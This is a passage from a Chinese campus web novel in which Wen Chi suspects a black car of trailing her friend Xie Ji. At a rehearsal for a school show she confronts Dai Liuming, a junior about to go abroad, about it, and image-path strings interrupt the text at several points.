    餐厅前不给停车,温炽收到谢寂停车的位置,忙不迭地赶过去。


    那条路停着许多打双闪等人的车辆,她不认识方一鸣的车,唯记得是一辆黑色轿车,不得已,她只好仔细观察每一辆黑车的车窗,企图从车窗里看到谢寂。其中一辆车是防窥车窗,可是它留着一条通风的小缝,温炽下意识从缝中看去,似乎看见了一双熟悉的双眼,想再看时,车窗关上,车从她面前开过。


    温炽皱眉注视着那辆渐渐开远的黑车,这时,一辆车停在她的面前,摇下车窗,谢寂唤道:“吃吃,在看什么?”


    温炽摇摇头,从另一边上车。


    两人风驰电掣地回到学校,眼看要到十点,谢寂先将温炽送到宿舍楼下,又驱车离去。


    温炽目送他的车开到尽头,右转,消失在拐角才放心地松了一口气。


    刚准备进宿舍楼,她想到什么一般回头,却见一辆黑车同样从前方T行道左边行驶而过。


    那架势,像是追着谢寂的车而走一样。


    天色太黑,温炽看不清那辆车的车牌,恰逢宿管催促,她赶忙走进宿舍楼,同时不忘给谢寂打电话闲聊,直到确认谢寂安全到宿舍才挂断。


    第二天,温炽满课,只能晚上参与排练。平时阴魂不散的代流明竟然没在,从领头那得知,他请了几天的假,会在彩排那天回来。


    他的戏也走得差不多了,见不耽误进程,领头那便同意了。


    “据说,他家安排他出国,请假也是为了这件事。”领头小声八卦。


    温炽:“啊?这么着急?说出国就出国?”


    “是啊,我男友和他是室友。”另一个人补充,“听说他的母亲特别严格,说一不二那种,这次也是,最近压着他在办退学手续呢。”


    温炽眉头微蹙消化这条消息,领头和那人又聊了几句,差不多都是在说代流明母亲严格之类的话,温炽顺着和她们聊了一会儿,见她们也不知道更多的消息便作罢。


    温炽过了两天安生日子,彩排那天,代流明果然来了。彩排和晚会是同一天,从早上起节目组就像陀螺一般忙碌,早上先是过了一遍走位,道具,下午是完整流程彩排,代流明也是下午到的。


    他在团里也很受欢迎,一回团,众人都热切地迎接,有人问他是不是要出国了,代流明温顺地笑道:“是啊,家里安排的。”


    “什么时候走?”


    “国庆后吧。”“这么快?”


    “怎么这么突然。”


    “小学弟还回来吗?”


    众人七嘴八舌地问,代流明好脾气地都回了。


    听到他说可能不回来时,温炽下意识看了一眼他,却对上他的目光,像是一直盯着她一般,温炽不悦地移开目光。


    领头拍拍手,招呼众人穿上戏服先在后台试试戏,还有半小时就到他们节目了。他们也来不及八卦四散开来各忙各的。


    彩排顺利结束,化妆师也到了,所有人排队等待化妆。


    今天大部分学生有课,温炽本来也该满课,由于最后一天彩排,学校统一给有节目的学生放假。距离最后一堂课下课时间还早,礼堂只有来彩排的学生,大都在各自教室排戏化妆。


    代流明作为主角优先化妆,他早早化好妆,听领头说忘拿一个道具,主动提出帮忙去拿。


    领头忙得脚底生火,二话不说同意了。


    活动室离礼堂距离不远,但现在正是上课时间,路上见不到几名学生,到了活动室更是一个人都没有。


    代流明打开活动教室,寻找道具时,听到教室又一次开门的声音。


    他也没有意外,拿到需要的道具,转身,看到来人,笑容更加柔和,带点自得说:“学姐,我就知道你会跟过来。”


    温炽没跟他废话,张口直奔主题:“为什么跟踪谢寂?”